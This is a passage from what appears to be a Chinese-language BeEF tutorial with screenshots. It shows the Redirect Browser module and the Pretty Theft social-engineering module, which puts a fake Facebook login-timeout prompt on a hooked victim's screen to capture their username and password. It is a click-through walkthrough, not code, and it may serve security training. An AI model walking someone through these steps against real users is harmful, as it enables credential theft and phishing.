a message: 'The results from executed command modules will be listed here.' The 'Redirect Browser' configuration panel on the right shows the 'Redirect URL' field set to 'http://beefproject.com/'.

Module Results History		
id ▲	date	label
The results from executed command modules will be listed here.		


Redirect Browser	
Description:	This module will redirect the selected hooked browser to the address specified in the 'Redirect URL' input.
Id:	265
Redirect URL:	<input type="text" value="http://beefproject.com/"/>

# 使用者畫面會自動導向我們所設定的網站




## 5. BeEF-使用偽造的超時 提示竊取帳號和密碼

# 點選 Social Engineering





# 點選 Pretty Theft > Execute



# 對方電腦會跳出FB登入逾時的通知

當對方輸入帳號密碼時，我們即可得知對方的帳號密碼



**End**